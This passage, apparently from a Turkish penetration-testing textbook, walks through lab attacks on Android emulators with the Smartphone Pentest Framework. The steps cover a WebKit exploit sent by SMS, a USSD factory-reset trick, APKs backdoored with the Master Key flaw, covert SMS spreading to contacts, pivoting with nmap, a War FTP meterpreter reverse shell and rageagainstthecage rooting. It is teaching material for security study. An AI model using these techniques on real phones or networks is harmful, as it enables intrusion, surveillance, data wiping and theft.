Bu bölüme bir Android cihaz üzerinde oturum elde etmek için mobil tarayıcı üzerindeki Webkit paketine saldırı örneği uygulanmıştır. Kullanıcı kötü amaçlı bir sayfayı açmak için kandırıldıktan sonra mobil tarayıcı üzerindeki güvenlik eksikliklerinden faydalanılmıştır. Bu işlemler aşağıdaki gibidir.




Şekil 3.285. Android tarayıcı saldırısı.

Şekil 3.285.'de web sunucusu uzantısı ve dosya adı bilgileri verilmiştir. SPF CVE=2010-1759 WebKit Güvenlik açığını sömürmek için kötü amaçlı bir sayfa oluşturmuştur. Ardından bu kötü amaçlı sayfa linkinin kullanıcıya sms ile gönderileceği bilgisi verilmiştir. Numara olarak Android 2-1 emülatörünün numarası verilmiştir. Daha sonra sms için özel metin kullanılıp kullanılmayacağı sorulmuştur. Burada yaratıcı bir özel metin girişi yapılabilir. SPF Android 4-3 emülatörü ile bağlantı kurmuş ve Android 2-1 emülatörüne özel mesajı göndermesini söylemiştir. Android 4-3 emülatöründen mesaj alan Android 2-1 emülatöründe kötü amaçlı link açıldığında tarayıcı saldırıyı durdurmadan önce 30 saniye boyunca zararlı sayfayı açmaya çalışmıştır. Bu işlemler gerçekleşirken SPF üzerinde Android 2-1 emülatörüne ait bir oturum elde edilmiştir. Elde edilen oturum yetkileri whoami komutuyla öğrenilmiştir. Elde edilen oturum admin yetkilerindeyse hedef sistem üzerinde her türlü işlem yapılabilmektedir.

USSD uzaktan control

Unstuctured Supplemantary Service Data (USSD) mobil cihazların mobil ağ ile iletişim kurmasını sağlayan bir servistir. Belirli numaralar çevrildiğinde mobil cihaz belirli işlemleri yerine getirmektedir. USSD kodları çeviriciye girdiğinde işlevler otomatik olarak aranır. Bu servis saldırganların uzaktan kontrol elde edebilmeleri için sıklıkla kullandıkları bir fonksiyondur. Saldırganlar mobil cihazlara kendi istedikleri şeyi yapmaya zorlamak için arama ve sonlandırma numarası olarak bir web sayfasına USSD kodları yollayabilmektedirler. Kötü amaçlı bir web sayfasında Androide kendini telefon numarası gibi gösteren bir USSD kodu telefon çeviricisinde açıldığında kullanıcının tüm verilerini silerek fabrikadan geri yükleme işlemi gerçekleştirir.



Şekil 3.286. Android USSD saldırısı.

Şekil 3.286.'da SPF'ye web sunucusunun yeri, kötü amaçlı sayfanın adı ve Android 2-1 emülatörünün telefon numarası bilgileri verilmiştir. Android 2-1 emülatörüne gönderilen kötü niyetli mesaj açıldığında tarayıcıyı kilitlemek yerine çevirici uygulamasını açmıştır.

Kötü amaçlı uygulamalar

Daha önce msfvenom ile kötü amaçlı programların nasıl oluşturulma işlemi gerçekleştirilmiştir. Sosyal mühendislik saldırı yöntemleriyle kullanıcıyı kandırabilmek zor olsa da mobil cihazlarda bu durum biraz farklıdır. Mobil cihazlar yaptıkları yeni yazılımlarla reklam yaptıkları için bu cihazlar üzerinde kötü amaçlı yazılımları indirme ihtimali daha yüksektir. Mobil antivirüs programları genellikle uygulamaları çalıştırmak için aşırı izin ve cihaz üzerindeki yönetim işlevleri gerektirmektedir. Mobil cihaz yönetimi çözümleri için de mobil cihaza daha fazla uygulama yüklemek gerekir. Mobil cihazlar için yazılmış kötü amaçlı yazılımların sayısı gittikçe artmaktadır. Bir kullanıcı mobil cihazına kötü amaçlı bir yazılım indirdiğinde saldırgan veri çalmak, cihazı uzaktan kontrol etmek hatta diğer cihazlara saldırmak için Android uygulamalarını (APIs) kullanabilmektedir. Android güvenlik mekanizmasına göre kötü amaçlı uygulamalar kötü amaçlı kullanılabilecek Android uygulamalarını kullanmak için izin istemeli ve kullanıcılar yükleme sırasında istenen izinleri kabul etmelidir. Maalesef kullanıcılar genellikle bu kötü amaçlı erişimlere izin vermektedir.


Kötü amaçlı SPF yazılımları oluşturma

SPF ile çeşitli işlevselliğe sahip kötü amaçlı uygulamalar oluşturmak mümkündür. Önceki bölümlerde mobil cihaz modemine saldırmak için SPF aracı kullanılmıştır. Bu bölümde ise SPF ajanını yüklemesi için kullanıcıları kandırma işlemi gerçekleştirilmiştir. SPF ajanları http

üzerinden bir web sunucusuna giriş yaparak veya SPF kontrolündeki bir mobil modemin gizli SMS mesajları aracılığıyla kontrolü ele geçirmektedir. Bu bölümde SPF aracını ilginç veya güvenilir bir uygulama gibi göstermek kontrolü ele geçirme işlemini daha başarılı bir hale getirmiştir. Oluşturulan SPF ajanı meşru bir uygulamanın içerisine yerleştirilmiştir. SPF derlenmiş bir APK uygulamasını ele geçirebilir veya bu SFP ajanı ile gizli bir giriş gerçekleştirebilir. Eğer uygulamanın kaynak koduna sahip olunmuşsa kaynak kodlarla da başarılı bir şekilde gizli giriş yapılabilmektedir.


Gizli giriş kaynak kodu (backdooring source code)

Bu bölümde gizli giriş kaynak kodu kullanılarak hedef sistem kontrolünü ele geçirme işlemleri gerçekleştirilmiştir. Bu işlemler için SPF ana menüsünden 1. seçenek olan Ajanları Dağıtma/Ajan Oluşturma seçeneği seçilmiştir. SPF içerisinde bu uygulama için kullanılacak hazır birkaç şablon mevcuttur. Seçenek 4 ile (Bir ajan şablonunu içe aktar) herhangi bir kaynak kodu SPF içerisine aktarılabilmektedir. Kimliğine bürünülmek istenen uygulama için herhangi bir kaynak kod mevcut değilse derlenmiş bir gizli giriş APK'si kullanılabilmektedir. Bu işlem için SPF Menüsünden 5. seçenek (APK ajanları ile Androide gizli giriş) seçilmiştir. Cihazda yüklü olan uygulamaları gizli giriş sürümüyle değiştirmek için Android Master Key güvenlik açığı kullanılmıştır.




Şekil 3.287. SPF ajanı oluşturma.

Şekil 3.287.'de MappsDemo örneği kullanılmıştır. İşlevsellik göstermesi amacıyla google tarafından Android SDK ile dağıtılmıştır. İstenildiğinde SMS komutlarını göndermesi için SPF aracına telefon numarası ve 7 karakterli kontrol anahtarı bilgileri verilmiştir. Http komutları için kontrol edilecek dizin bilgileri de verilmiştir. Bu değerler SPF uygulaması oluşturulurken kullanılan değerlerle aynıdır. Bu uygulamada Android 4-3 emülatörünün telefon numarası kontrol telefon numarası olarak kullanılmıştır. Bu işlemlerden sonra kullanıcı ilgili uygulamayı indirmek için teşvik edilecektir. Bu işlem için SPF menüsünden 6. Seçenek (Sosyal mühendislik veya kullanıcı taraflı saldırılar) seçeneği seçilmiştir.




Şekil 3.288. Ajanı kurmak için kullanıcıya giriş yapma.

Şekil 3.288.'de Android ajanı veya meterpreter oturumu gönderileceği bilgisi verilmiştir. Android 2-2 emülatörüne varsayılan metni içeren bir SMS göndermesi için SPF'nin gönderileceği yol bilgisi, web sunucusundaki uygulama adı ve saldırı vektörünün saldıracağı numara bilgileri verilmiştir. Android 2-2 emülatörüne SMS gittiğinde SMS ile gelen bağlantı tıklandığı zaman uygulama yüklenmeye başlamıştır. Zararlı uygulama Şekil 3.289.'da görüldüğü gibi orijinal Google Haritalar demosu gibi görünmüştür ancak arka planda bazı ekstra işlevler olmaktadır.



Şekil 3.289. Gizli giriş uygulaması.

SPF'yi gönderilmiş ajana ekleme işlemi gerçekleştirilmiştir. Çok fazla kişiye SMS gönderilmişse ne kadar sayıda kullanıcın ne hızda ajanı yüklediğinin bilinmesi güçtür. Gönderilen ajanın nasıl fonksiyon gösterdiğini gönderilip gönderilmediğini anlamak amacıyla kullanılan SPF kontrol özelliği mevcuttur.




Şekil 3.290. SPF'yi gönderilen ajana ekleme.

Şekil 3.290.'da SPF'yi gönderilen araca eklemek için Framework'ü Gönderilen Ajana Ekle seçeneği olan 1. seçenek seçilmiştir. İlgili yol, iletişim ve anahtar bilgileri verilmiştir. SPF ajanın yanıt vermesini beklerken bir dakika bekletilmiştir. Menüye dönüldükten sonra ajana bağlanılmış olması gerekmektedir. Bağlantı sağlandıktan sonra menüden 2. Seçenek olan ana menüden ajana komutları gönder seçeneği seçilmiştir. Bu işlemden sonra veri tabanındaki ajanların bir listesi sunulmuştur. Aynı zamanda SPF'ye yeni eklenen ajan da liste içerisinde mevcuttur.

Gizli giriş APK dosyaları (Backdooring APKs)

Dağıtılmış SPF aracı kullanılmadan önce daha karmaşık bir ajan oluşturma yöntemi gerçekleştirilmiştir. Her zaman gizli giriş için uygulamanın kaynak kodlarına sahip olunamayabilir. Bu durumda SPF daha önceden derlenmiş APK dosyalarıyla da çalışabilmektedir. Google Play Store'daki uygulamalar da dâhil olmak üzere herhangi bir APK bu kapsam dahilindedir. İlgili işlemler Şekil 3.291.'de görüldüğü gibidir.



Şekil 3.291. APK dosyalarıyla gizli giriş.

SPF varsayılan olarak APK'ları derlemek için gerekli dosyaları yüklemez. Bu işlem için onay istemektedir. Onay verildiğinde ilgili APK tool'ları yüklenmiş ve işleme devam edilmiştir. Ajanın ayarlarının set edilebilmesi için Şekil 3.292.'de görüldüğü gibi SPF kontrol telefon numarası, kontrol anahtarı ve kontrol yollarının verilmesi gerekmektedir.

Şekil 3.292. Opsiyonları ayarlama.

APKtool backdoor'ları APK'yi yeniden derledikten sonra imzalanması gerekmektedir. Android cihazı bir kurulum esnasında APK üzerinde bulunan imzaları kontrol etmektedir. Eğer imzalar mevcut değilse kurulum işlemi reddedilecektir. Google play uygulamaları google play'a kayıtlı bir geliştirici anahtarı kullanılarak imzalanmıştır. Uygulamaları emülatör ve google play uygulamaları ile sınırlı tutmamak için yalnızca google'a ait olmayan bir hata ayıklama anahtarı kullanılmaktadır ama uygulamanın imzalanma gerekliliği ortadan kalkmamaktadır. Kaynak Kodu Backdoor'larında bu kısım atlanmıştır çünkü kodlar, kodları varsayılan android anahtarlarıyla otomatik olarak imzalayan Android SDK ile derlenmiştir. APKTool'larda imzanın yeniden manuel olarak oluşturulması gerekmektedir. Pentest uzmanlarının ve saldırganların Android imza doğrulama sürecini atlatarak, uygulamanın önceden kurulmuş


meşru bir uygulamanın güncellemesi gibi görünmesini sağlayan Android Master Key güvenlik açığının kullanılıp kullanılmayacağı sorulacaktır. Başka bir deyişle meşru uygulamaların zararlı kod ile değiştirilmesine izin verilecek ve Android sistemi bu kodları uygulamayı satan firmadan gelen meşru güncelleştirmeler olarak görecektir. Hedef cihaz Android Master Key güvenlik açığına karşı savunmasızsa, ilgili uygulamanın imzalanması işlemi Kali'deki android anahtarları içerisindeki varsayılan anahtar ile gerçekleştirilmiştir.

Mobil gönderi sömürüler

İlgili cihaza erişim sağlandıktan sonra kişiler veya alınan SMS mesajları gibi cihaz üzerinden bazı veriler toplanabilir ve resim çekmek gibi işlemleri yaptırmak için cihaz uzaktan kontrol edilebilir. Eğer cihaz üzerindeki yetkiler yetersizse cihaz üzerinde yetki yükseltme işlemleri yapılarak admin yetkilerine erişilebilmektedir. Hatta sömürülen mobil cihazlar ağdaki diğer cihazları sömürmek için kullanılabilmektedir. Bu saldırı cihaz doğrudan şirket ağına bağlıysa veya birine erişmek için VPN kullanılıyorsa daha faydalı sonuçlar vermektedir.


Bilgi toplama

Virüslü cihaza kurulu uygulamaların bir listesi alınarak bilgi toplama işlemi gerçekleştirilmektedir. SPF Menüsünden sırasıyla 2. Ajana Komut Gönder ve var olan ajanlar listesinden önceden oluşturulmuş ajan seçildikten sonra aşağıdaki işlemler uygulanarak cihaz üzerinden komut yürütülebilmektedir.



Şekil 3.293. Bir ajan ile cihaz üzerinde komut yürütme.

Şekil 3.293.'de virüslü cihaz üzerinde yüklü uygulamaların listesi alınmıştır ve komutun http ile iletilmesi belirtilmiştir. Ajanlar http ve sms ile iletişim kurup komut alabilmektedir. Buradaki işlemler gerçekleştirildikten sonra ana menüye girmek için 0 değeri girilmiştir ve bir dakika sonra 3. Toplanan bilgileri göster seçeneği seçilmiştir.




Şekil 3.294. Toplanan bilgi verileri.

Toplanan bilgilerin listesine Şekil 3.294.'de görüldüğü gibi erişilmiştir.

Uzaktan Kontrol

Bu bölümde cihazı uzaktan kontrol etmek için oluşturulan ajanın kullanımı işlemleri gerçekleştirilmiştir. Cihaza SMS uygulamasının gönderilen mesajlarında gözükmeyecek bir kısa mesaj göndermesi söylenebilmektedir. Yani kullanıcının bir mesajın gönderildiğine dair herhangi bir kanıtı olmayacaktır. Buradan kullanıcının tüm kişileri alınıp SPF ajanını işaret eden uygulamayı yüklemeleri gerektiğine dair mesajlar atılabilmektedir. Tanıdıkları birinden mesaj alan kurbanların uygulamayı yükleme ihtimalleri daha yüksek olacaktır.



Şekil 3.295. Ajan ile uzaktan kontrol.

Şekil 3.295.'deki işlemle Android 2-1 emülatörü Android 2-2 emülatöründen bir mesaj almıştır.

Mobil cihazlar üzerinde pivoting

Mobil cihaz yönetimi (MDM) ve mobil antivirüs uygulamalarının gidilecek uzun bir yolu vardır. Mobil cihazların güvenlik problemlerini çözebilen şirket sayısı azdır ve çoğu şirket kullanıcılarının mobil cihazlarını şirket ağı üzerinden kullanmasına izin vermemektedir. Ancak çalışanların birçoğu şirketlerin kablosuz ağ şifrelerini bilmektedir. Mobil cihazlar bir şirket ağına bağlandığında internetten gelen herhangi bir saldırıya açık haldedir. Zayıf parolalar, eksik yamalar ve güncel olmayan istemci tarafı yazılımları iç ağda gizlenen sorunların tümünü oluşturmaktadır. Eğer sömürülen bir mobil cihaz savunmasız sistemlere doğrudan bir erişime sahipse çevre bileşenleri direk atlanarak ek saldırılar yapmak için Şekil 3.295.'de görüldüğü gibi mobil cihaz bir pivot olarak kullanılmıştır. Bir ağdan diğerine geçmek için bir makine kullanımı önceki bölümlerde gerçekleştirilmiştir. Aynı işlemler mobil ağda sömürülen mobil cihaz üzerinde etkin ve hızlı bir şekilde çalışan SPF ajanı kullanılarak ta gerçekleştirilmiştir.

Şekil 3.296. Dâhili cihazlara saldırmak için virüslü mobil cihaz üzerinde gezinme.

Mobil cihaz aracılığıyla yapılan Pivoting işlemlerinde ilk önce nmap aracılığıyla port işlemi gerçekleştirilmektedir. SPF üzerinde nmap ve benzeri araçlar için komut dosyaları yüklüdür.

```
spf> 10
What would you like to Install?
1.) Android SDKS
2.) Android APKTool
3.) Download Android Nmap
spf> 3
Download Nmap for Android(y/N)?
spf> y
```

Şekil 3.297. Android için nmap yükleme.

Şekil 3.297.'de Android için nmap komutları yüklendikten sonra SPF menüsünden 12. Seçenek ile nmap tarama işlemi gerçekleştirilmiştir.


```
Select a command to perform or 0 to return to the previous menu
spf> 12
Download Nmap and port scan a host of range. Use any accepted format for
target specification in Nmap
Nmap Target: 192.168.92.136
Delivery Method(SMS or HTTP) HTTP
```

Şekil 3.298. Android üzerinden nmap çalıştırma.

Şekil 3.298.'de nmap hedefine Windows XP cihazının ip adresi verilmiştir ve iletim yöntemi http olarak belirlenmiştir. Nmap tarama işlemi sonucunda 21 numaralı tcp portunun Windows XP cihazı üzerinde açık olduğu görülmüştür. Port tespitinden sonra ağ üzerindeki cihazların sömürü işlemi gerçekleştirilmiştir. Android cihazlar python ve perl gibi betik dilleri algılayamamaktadır. Android cihazlar üzerinde sömürü yapabilmek için c dili kullanılmaktadır. War FTP için basit bir C dili versiyonu olan warftpmeterpreter.c komut dosyası smartphone pentest framework exploit dosyası içerisinde mevcuttur. Dâhil edilen oturum elde etme kodu windows/meterpreter/reverse_tcp payload'ını çalıştırmaktadır ve 4444 numaralı bağlantı noktasından Kali cihazı ip adresine geri göndermektedir. İlgili payload belirlendikten sonra Android cihazda çalıştırmak için C kodunu derlemek gerekebilir.


Şekil 3.299. C kodunu android üzerinde çalıştırmak için derleme.

Şekil 3.299.'da derleme işlemi için ARM Android kullanılmıştır. Bu işlemlerden sonra War FTP sömürüsünün virüslü android cihazına indirilmesi gerekmektedir. Bu işlem yapmak için Ajan menüsü seçeneklerinden dosya indirme seçeneği olan 6. Seçenek seçilmiştir.




Şekil 3.300. Exploit indirme.

Şekil 3.300.'de indirilen exploit çalıştırılmadan önce msfconsole üzerinden multi handler modülü açılmıştır ve opsiyon ayarları yapılmıştır.



Şekil 3.301. Multi/handler modülü.

Şekil 3.301.'deki işlem tamamlandıktan sonra SPF ajan menüsünden komutu çalıştır seçeneği olan 7. Seçenek Şekil 3.302.'de görüldüğü gibi çalıştırılmıştır.




Şekil 3.302. Exploit'i çalıştırma.

SPF'ye çalıştıracağı tam komut bilgisi iletim yöntemi bilgileri verilmiştir. Tam komuttaki ip bilgisi hedef makine olan Windows XP makinesinin IP değeridir ve 21 TCP Port numarasıdır. Bu işlemlerden sonra hedef sistem üzerinde SPF üzerinden bir meterpreter oturumu elde edilmiştir.

Yetki yükseltme

Linux çekirdeğine dayanan Android Linux'ta bulunan bazı ayrıcalık yükseltme zafiyetlerini ve güvenlik hatalarını bulundurmaktadır.



Şekil 3.303. Yetki yükseltme exploiti.

Şekil 3.303.'de SPF'nin bildiği Android sömürülerinden biri manuel olarak seçilebilmekte veya SPF'nin android sürüm numarasını temek alarak bir seçim yapmasına izin verilebilmektedir. Android 2-2 emülatörü rageagainstthecage isimli bir sömürüye karşı savunmasızdır. Bu sömürü eski bir sömürü olmasına rağmen Android 2-2 emülatörü üzerinde çalışmaktadır. SPF bu sömürüyü otomatik olarak seçmiştir. Doğru adres ve teslim yöntemi SPF aracına verilmiştir. Bu sömürü işlemi gerçekleştirildikten birkaç dakika sonra ana menü üzerinden 3. Seçenekle elde edilen oturum yetkileri kontrol edilmiştir. Oturum yetkisi Rooted: RageAgainstTheCage şeklinde elde edilmiştir ve böylece oturum üzerinde her türlü işlem yapma yetkisi elde edilmiştir.

4. WEB UYGULAMA GÜVENLİĞİ

